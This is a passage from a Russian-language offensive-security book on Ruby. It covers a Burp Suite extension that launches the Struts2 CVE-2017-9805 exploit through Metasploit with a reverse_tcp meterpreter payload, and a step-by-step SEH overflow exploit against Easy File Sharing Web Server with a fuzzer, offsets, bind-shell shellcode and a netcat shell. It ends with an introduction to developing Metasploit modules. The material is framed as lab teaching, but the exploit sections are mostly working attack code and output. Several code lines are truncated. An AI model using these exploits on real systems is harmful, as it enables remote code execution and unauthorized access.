


Рис. 21: Рисунок 15-9

Вооружение расширения

Чтобы вооружить расширение и сделать код настолько коротким, насколько это возможно, мы создадим контекстное меню с жёстко заданным IP-адресом атакующего и динамической информацией о цели следующим образом.

```
def createMenuItems(invocation)
  req_res = invocation.getSelectedMessages()[0]
  analysis = @helpers.analyzeRequest(req_res)
  uri = URI.parse(analysis.getUrl.to_s)

  msf_ctx_menu = JMenuItem.new("<html><b>Send 'CVE-2017-9805' to Metasploit</b

  puts "[*] Connecting to MSFRPC Server.."
```

```
user = 'bhr'
pass = 'BHRuby'
opts = {host: "127.0.0.1", port: 55553, uri: '/api/', ssl: true}

rpc = Msf::RPC::Client.new(opts)
connected = rpc.login(user, pass)

if connected && invocation.invocation_context == 4
  exp_opts = {
    'RHOST'     => uri.host,
    'RPORT'     => uri.port,
    'TARGETURI' => uri.request_uri,
    'SSL'       => uri.scheme.include?("https") ? true : false,
    'SRVHOST'   => '192.168.100.10',
    'SRVPORT'   => 8081,
    'UserAgent' => 'Black Hat Ruby',
    'target'    => 4
  }

  pay_opts = {
    'PAYLOAD' => 'linux/x86/meterpreter/reverse_tcp',
    'LHOST'   => '192.168.100.10',
    'LPORT'   => 9911
  }

  msf_ctx_menu.addActionListener ({
    job = rpc.call('module.execute', 'exploit', 'multi/http/struts2_rest_xs
    session = job['job_id']

    if session
      puts "[+] A new session has been created!"
      rpc.call('session.meterpreter_write', session, "sysinfo")
      sysinfo = rpc.call('session.meterpreter_read', session)
      sysinfo.map {|k, v| puts "[+] #{k}: #{v}"}
    else
      puts "[!] No session has been created!"
    end
  })
```

```
  end

  [msf_ctx_menu]
rescue Msf::RPC::ServerException => e
  puts "[!] Connection failed to MSFRPC Server."
  puts e.full_message
  [msf_ctx_menu]
end
```

Листинг 15-4.6: Struts_S2-052_pwn.rb — отправка в Metasploit

Единственный заметный код здесь — это то, где мы получаем информацию о цели, анализируем и парсим её из Burp Suite, чтобы динамически присвоить её конфигурации Metasploit. Теперь в Burp перейдите на карту сайта, затем нажмите правой кнопкой мыши на уязвимую ссылку — появится контекстное меню, и вы сможете отправить эксплойт в MSFRPC.

ПРИМЕЧАНИЕ. Убедитесь, что ваша msfconsole запускает msfrpc, как мы объясняли в начале этой главы.

Рисунок 15-10: Контекстное меню для отправки уязвимого URL в Metasploit




Рис. 22: Рисунок 15-10

Как только вы отправите payload, появится всплывающее сообщение подтверждения.

```
[!] You have a new meterpreter session.
[-] Unknown command: sysinfo.
Please go to your msfconsole:
msf > sessions -i 2
```

Рисунок 15-11: Цель была эксплуатирована




Рис. 23: Рисунок 15-11

Теперь вы можете перейти в консоль Metasploit, чтобы увидеть новую открытую сессию.

Рисунок 15-12: Сессия Meterpreter после эксплуатации CVE-2017-9805 через расширение Burp и Metasploit




Рис. 24: Рисунок 15-12

Модуль 6 | Эксплуатация

Глава 16. Написание фаззеров и разработка эксплойтов

Хотя сейчас существуют всевозможные средства защиты памяти, эксплуатация памяти не заканчивается никогда. В определённый момент я думал, что мы почти дошли до конца эксплуатации повреждений памяти, однако она становится всё более захватывающей и продвинутой до уровня, за которым я не могу угнаться; тем не менее, важно знать, как выполнять базовые задачи, которые можно развить и расширить до продвинутого применения. В этой главе я объясню, как написать базовый фаззер, разработать эксплойт шаг за шагом и многое другое на Ruby.

Однако эта глава не предназначена для обучения концепциям эксплуатации переполнения буфера, а лишь для того, как использовать Ruby в этом процессе.

Предположим, существует широко используемое Windows-приложение под названием «Easy File Sharing Web Server». Более того, цитируя официальный сайт: «Easy File Sharing Web Server — это Windows-программа, которая позволяет хостить защищённую одноранговую и веб-систему обмена файлами без какого-либо дополнительного программного обеспечения или сервисов». Приложение написано на C/C++, что открывает возможность найти ошибку плохого управления памятью, которая в конечном счёте может привести нас к эксплуатируемой уязвимости. На данный момент мы хотим найти уязвимость и разработать автономный эксплойт для этого программного обеспечения.

Уязвимый исполняемый файл вы найдёте в лабораторных файлах.

НАПИСАНИЕ ФАЗЗЕРА

Основная концепция техники фаззинга — найти неправильное поведение/ошибку в приложениях путём отправки всех типов и размеров искажённых данных, которые внедряются во входные данные приложения в автоматическом режиме. Поскольку приложение может иметь разные способы ввода, такие как сетевые сервисы или обработка файлов, важно знать эти входы и то, как они обычно ведут себя, чтобы взаимодействовать с ними и строить наш фаззер соответствующим образом. В нашем приложении, Easy File Sharing Web Server, существует множество способов ввода, однако самый интересный — сам веб-сервер, то есть HTTP-сервер.

Это приложение имеет несколько функций, которые принимают пользовательский ввод либо через GET-, либо через POST-запросы. В идеале мы должны построить фаззер, который обходит все URL и их параметры и начинает внедрять всевозможные строки во все параметры и HTTP-заголовки на всех HTTP-глаголах.

Однако ради простоты мы будем тестировать конкретную функцию под названием «vfolder.ghp», которая принимает GET-запрос, фаззя параметр UserID или PassWD в

cookie-заголовке этой функции, следующим образом.

```
require 'socket'

host = ARGV[0] || "127.0.0.1"
port = ARGV[1] || 80
fuzz = 40

buffer = "A"

# Request Setup
def send_post(host, port, buffer)
  puts "[*] Sending GET request with #{buffer.size} bytes"
  begin
    request = "GET /vfolder.ghp HTTP/1.1\r\n"
    request += "Host: " + host + "\r\n"
    request += "Cookie: SESSIONID=9999; UserID=PassWD=" + buffer + "; frmUserN
    request += "Connection: keep-alive\r\n\r\n"

    s = TCPSocket.open(host, port)
    s.send(request, 0)
    s.recv(1024) # try to comment this line and run the fuzzer again
    s.close

  rescue Errno::ECONNREFUSED
    puts "[!] The targeted Service is not running or crashed."
    exit!

  rescue Errno::ECONNRESET
    puts "[+] Service crashes at #{buffer.size}-bytes"
    exit!
  end
end

fuzz.times {|n| send_post(host, port, (buffer += buffer * n)); sleep 0.2}
```

Листинг 16-1: fuzzer-socket.rb

Конечно, к этому моменту, если вы читали главу 9, вы уже должны свободно владеть программированием сокетов. Поэтому для вас всё, что делает фаззер, — это накопление

буфера из строки «A» и отправка его в качестве HTTP-запроса. Когда сервис падает, соединение сбрасывается, что вызывает исключение Errno::ECONNRESET, которое мы используем как индикатор краха. Теперь запустите скрипт в вашем терминале, чтобы увидеть что-то похожее на следующее.

```
$ ruby fuzzer-socket.rb 192.168.100.96
[*] Sending GET request with 1 bytes
[*] Sending GET request with 2 bytes
[*] Sending GET request with 6 bytes
[*] Sending GET request with 24 bytes
[*] Sending GET request with 120 bytes
[+] Service crashes at 120-bytes
```

Чтобы показать, как небольшие изменения в вашем фаззере могут спровоцировать непредсказуемое поведение приложения, попробуйте закомментировать приём пакетов в @ (s.recv(1024)). Это изменит точку краха с 120 байт до более чем 362880 байт буфера, как показано ниже.

```
$ ruby fuzzer-socket.rb 192.168.100.96
[*] Sending GET request with 1 bytes
[*] Sending GET request with 2 bytes
[*] Sending GET request with 6 bytes
[*] Sending GET request with 24 bytes
[*] Sending GET request with 120 bytes
[*] Sending GET request with 720 bytes
[*] Sending GET request with 5040 bytes
[*] Sending GET request with 40320 bytes
[*] Sending GET request with 362880 bytes
[*] Sending GET request with 3628800 bytes
[*] Sending GET request with 39916800 bytes
[!] The targeted Service is not running or crashed.
```

Эта значительная разница повысила шанс эксплуатируемости с буфера в 120 байт — совсем крошечного — до огромного объёма буфера в памяти. Также обратите внимание, что сервер может упасть на одном из предыдущих значений, однако зависание процесса позволяет скрипту успешно отправлять следующие буферы до того, как он упадёт, поэтому начните искать правильный размер буфера сверху вниз.

Если вы прикрепили процесс сервиса к вашему отладчику и запустили фаззер, вы попадёте в несколько пауз обработки исключений (SEH), которые можно пропустить, нажав Ctrl+F9. Теперь вы заметите, что указатель EIP и ссылка SEH перезаписаны

значением «41414141», что принципиально указывает на существование ошибки.

Рисунок 16-1: Отладчик показывает падение сервиса




Рис. 25: Рисунок 16-1

Теперь мы можем проверить вкладку SEH, чтобы увидеть перезаписанные нашим payload’ом адреса.

Рисунок 16-2: SEH и nSEH были перезаписаны




Рис. 26: Рисунок 16-2

На этом этапе мы готовы разработать наш эксплойт. Давайте посмотрим, как.

РАЗРАБОТКА ЭКСПЛОЙТА

Сначала нам нужно преобразовать то, что мы получили из результата фаззера, в автономное доказательство концепции (PoC). На стадии PoC я всегда начинаю с очистки отправляемых байтов, например, с удаления ненужных HTTP-заголовков, продолжая уменьшать размер буфера с сохранением тех же результатов, следующим образом.

```
require 'socket'

buffer = "A" * 10000 #362880
exploit = buffer
```

```
puts "Sending exploit with #{exploit.size} buffer size."
request = "GET /vfolder.ghp HTTP/1.1\r\n"
request += "Cookie: SESSIONID=9999; UserID=PassWD=" + exploit + "\r\n\r\n"

s = TCPSocket.new('192.168.100.96', 80)
s.send(request, 0)
s.close
```

Листинг 16-2: fsws1.rb

Обратите внимание, как запрос был очищен, и как размер буфера был уменьшен и протестирован до 10000 байт. Теперь выполните скрипт и перейдите в ваш отладчик на вкладку SEH, чтобы убедиться, что она перезаписана символами A.

Далее нам нужно точно узнать длину буфера, необходимую для перезаписи SEH, путём генерации строки уникального паттерна, как мы научились в главе 2, следующим образом.

```
require 'socket'

pattern_create = (('Aa0'..'Zz9').to_a.join * 3).each_char.first(10000).join

exploit = pattern_create

puts "Sending exploit with #{exploit.size} buffer size."
request = "GET /vfolder.ghp HTTP/1.1\r\n"
request += "Cookie: SESSIONID=9999; UserID=PassWD=" + exploit + "\r\n\r\n"

s = TCPSocket.new('192.168.100.96', 80)
s.send(request, 0)
s.close
```

Листинг 16-3: fsws2.rb

Выполнение скрипта отправит 10000 уникальных байтов, и, проверив значение обработчика SEH (поле nSEH), мы обнаружим, что оно перезаписано значением «46326646». Давайте быстро найдём смещение, где именно находится это значение в отправленном уникальном паттерне.

```
>> pattern_create = ('Aa0'..'Zz9').to_a.join.slice(0, buffer)
```

```
>> offset = ['46326646'].pack("H*").reverse
=> "Ff2F"

>> pattern_create.to_enum(:scan, offset).map { Regexp.last_match.begin(0) }
=> [4056]
```

Теперь мы знаем, что нам нужно 4056 байт для перезаписи SEH и 4052 для перезаписи nSEH. Давайте проверим наши расчёты, используя следующий скрипт.

```
require 'socket'

buffer = "A" * 4052 # 4056
nseh = "BBBB"
seh = "CCCC"
rest = "z" * (10000 - (buffer + nseh + seh).size)

exploit = buffer + nseh + seh + rest

puts "Sending exploit with #{exploit.size} buffer size."
request = "GET /vfolder.ghp HTTP/1.1\r\n"
request += "Cookie: SESSIONID=9999; UserID=PassWD=" + exploit + "\r\n\r\n"

s = TCPSocket.new('192.168.100.96', 80)
s.send(request, 0)
s.close
```

Листинг 16-4: fsws4.rb

Отправьте эксплойт и проверьте значения обработчика SEH и адрес nSEH; вы должны увидеть, что значение обработчика SEH — «43434343», а адрес nSEH — «42424242». Помните, что вам нужно нажимать Ctrl+F9, чтобы обойти паузы отладчика по исключениям.

Теперь мы знаем, что можем перезаписать местоположения nSEH и SEH, и мы знаем, что у нас много буфера для хранения нашего shellcode’а; всё, что нам нужно, — это найти последовательность команд для перенаправления выполнения программы через SEH в наш буфер, путём поиска подходящей DLL с гаджетом pop pop ret. Вы можете использовать инструменты, такие как mona.py или msfpescan, чтобы найти идеальную DLL без защит noSEH, ASLR и DEP. В моём случае это была DLL «ImageLoad.dll» по адресу «0x100195f2», которая является одной из DLL приложения. Кроме того, нам нужно, чтобы nSEH выполнял небольшой прыжок через наш возвратный адрес

на наш shellcode. Также нам нужно добавить несколько NOP-операций перед нашим shellcode, чтобы на них приземлился указатель EIP. Итак, наш финальный эксплойт будет выглядеть следующим образом.

```
require 'socket'

buffer = "A" * 4052 # 4056
nseh = [0x90900aeb].pack('V') # jump code right here
seh = [0x100195f2].pack('V') # pop pop ret @ 0x100195f2 : ImageLoad.dll
nops = "\x90" * 20

# msfvenom -p windows/shell_bind_tcp EXITFUNC=process -f ruby --smallest -b "
# nc -nv 192.168.100.96 4444

shellcode =
  "\x6a\x52\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x09" +
  "\xa2\xeb\xec\x82\x02\x06\x82\xe3\xf2\xe9\x5b\xbf\x49\x30" +
  ..OMITTED..
  "\xab\xe5\xaa\xc4\x9c\x0e\x5f\x9d\xdc\x8f\xc4\x1e\x03\x33" +
  "\x39\x82\x7c\xb6\x79\x25\x1a\xc1\xad\x08\x09\xe0\x3d\xb7"

rest = "Z" * (10000 - (buffer + nseh + seh + nops + shellcode).size)
exploit = buffer + nseh + seh + nops + shellcode + rest

puts "Sending exploit with #{exploit.size} buffer size."
request = "GET /vfolder.ghp HTTP/1.1\r\n"
request += "Cookie: SESSIONID=9999; UserID=PassWD=" + exploit + "\r\n\r\n"

s = TCPSocket.new('192.168.100.96', 80)
s.send(request, 0)
s.close
```

Листинг 16-5: fsws5.rb

Теперь запустите эксплойт, а затем подключитесь к shellcode с помощью netcat.

```
$ nc -nv 192.168.100.96 4444
Connection to 192.168.100.96 4444 port [tcp/*] succeeded!
Microsoft Windows [Version 10.0.17134.829]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Users\KING\Desktop>
```

Это полный, хотя и простой, пример, который поможет вам пройти путь разработки вашего эксплойта на Ruby. Кроме того, вы можете найти множество инструментов для разработки эксплойтов и публичных эксплойтов, написанных на Ruby, которые помогают многими способами достичь вашей конечной цели — получить шелл.

Глава 17. Разработка модулей Metasploit

Спустя столько лет объяснение того, что такое фреймворк Metasploit, — не совсем то, ради чего ты здесь, но объяснение того, как стать разработчиком и контрибьютором Metasploit, — да.

Metasploit — самый известный фреймворк эксплуатации и постэксплуатации на сегодняшний день. Каждый хакер стремится узнать, как превратить свой собственный инструментарий в модули Metasploit, чтобы получить полный хакерский арсенал в одном месте. Написание модуля Metasploit может показаться пугающим на первый взгляд.

Понимание Ruby как языка программирования, того, как работает фреймворк и какие API он предоставляет, делает фреймворк таким же простым, как работу с обычной библиотекой. Прежде чем мы перейдём к разработке модулей Metasploit, я кратко представлю некоторые концепции о дизайне Metasploit и о том, как вносить вклад.

ДИЗАЙН-ПАТТЕРН METASPLOIT

Любой хороший фреймворк должен быть построен на основе дизайн-паттерна. Существует множество типов паттернов, таких как:

- **Порождающие паттерны** (Portждающая Фабрика (Abstract Factory), Строитель (Builder), Фабричный метод (Factory Method) и т.д.)
- **Поведенческие паттерны** (Цепочка обязанностей (Chain of Responsibility), Команда (Command) и т.д.)
- **Структурные паттерны** (Фасад (Facade), Адаптер (Adapter), Мост (Bridge) и т.д.)

Metasploit использует дизайн-паттерн Фасад, который инкапсулирует/упрощает сложную часть фреймворка, реализуя её в виде интерфейсов, что делает разработку лёгкой и элегантной.

Согласно великой книге «Design Patterns: Elements of Reusable Object-Oriented Software», дизайн-паттерн Фасад «предоставляет унифицированный интерфейс к набору интерфейсов в подсистеме. Фасад определяет интерфейс более высокого уровня, который делает подсистему более простой в использовании».

Именно это и делает Metasploit: Metasploit предоставляет простые и лёгкие в использовании интерфейсы для разработчиков, чтобы они могли писать свои модули, не заботясь обо всех сложных задачах, таких как обработка TCP-соединений, обработка многопоточных задач, обработка сессий, сохранение в базу данных, создание и генерация полезных

нагрузок на основе архитектуры процессора и так далее[2].

Теперь мы уже построили автономный фаззер и разработали автономный эксплойт в главе 16. Теперь мы собираемся построить вспомогательный модуль (auxiliary) для сканирования и перечисления одной или нескольких целей, чтобы проверить, уязвимы ли они. Как только мы построим вспомогательный модуль и просканируем сеть, мы построим наш модуль эксплойта Metasploit для эксплуатации уязвимых хостов. Затем мы построим пост-модуль, который собирает важные данные из Easy File Sharing Web Server в системе.

Чтобы сделать это правильно, мы следуем официальной вики Metasploit для построения модулей. Есть три интуитивно понятные вещи, которые следует учитывать: планирование модуля, шаблоны и отправка изменений.

Планирование модуля

При планировании вашего модуля, будь то auxiliary, exploit или post, планирование — один из ключей к успеху. Как и любой разработчик, который заботится о пользователях, вы должны учитывать ожидания, исключения, необработанные результаты и простоту использования. Рекомендации Metasploit для разработчиков чистые, хорошо написанные и лёгкие для чтения даже для тех, для кого Ruby — не родной язык. У них есть руководство «How To» для всего, что вам может понадобиться, в дополнение к существующим модулям. Эти ресурсы — отличные материалы для изучения, как только вы поймёте основы написания модулей[3].

Шаблоны

Каждый тип модулей в Metasploit имеет свой шаблон. К счастью, между ними нет огромных различий, и все изменения, которые вам нужны, интуитивно понятны.

Отправка изменений

Коммит и отправка вашего модуля — хорошо известный и понятный процесс для репозиториев на основе git. В Metasploit это простой, самоочевидный процесс. Я собираюсь резюмировать здесь шаги.

Форк и клон Metasploit-Framework Git fork — это просто копия репозитория в ваше пользовательское пространство на GitHub для внесения изменений без влияния на

[2]https://www.rubydoc.info/github/rapid7/metasploit-framework/

[3]https://github.com/rapid7/metasploit-framework/wiki

исходный репозиторий и, в то же время, изменения в исходном репозитории не будут отражаться в вашем форке. Как только вы форкаете репозиторий, в вашем пространстве репозиториев GitHub создаётся идентичный репозиторий. Этот репозиторий имеет ссылку, указывающую на исходный репозиторий, на случай, если вы захотите внести вклад (отправить Pull Request — PR) в исходный репозиторий.

Git clone, с другой стороны, загружает полный репозиторий на ваш локальный диск. Под словом «полный» я подразумеваю всё, что есть в этом репозитории, включая историю клонированного репозитория и важный каталог под названием «.git». Папка .git содержит всю информацию, относящуюся к клонированному репозиторию, включая адрес репозитория, коммиты, ветки, контроль версий и так далее.

При клонировании репозитория на ваш локальный диск создаётся каталог с тем же именем, что и у клонированного репозитория. Он становится «локальным репозиторием», а тот, что на GitHub, — «удалённым репозиторием».

Когда вы начинаете вносить вклад в проект Metasploit, вы должны создать новую ветку для каждого отдельного модуля. Ветка — это изолированная копия разработки вашего репозитория (локального или удалённого), чтобы не затронуть master-ветку, которая является главной веткой репозитория. Мы делаем это, чтобы держать master-ветку чистой, поскольку она содержит стабильный код, который конечный пользователь хочет скачать и использовать.

Когда вы закончите разработку своего модуля, вы отправляете эту ветку в свой удалённый репозиторий, а затем создаёте PR в проект Metasploit, где ваш модуль проходит проверку и, в конечном счёте, принимается.

Совет (ProTip) Я настоятельно рекомендую вам попрактиковаться в создании репозитория, форке, клонировании и создании веток самостоятельно, прежде чем вносить вклад в Metasploit. Однако незнание git не помешает вам практиковаться в этой главе или создавать свои модули.

Итак, давайте начнём с форка Metasploit.

Рисунок 17-1: Форк Metasploit

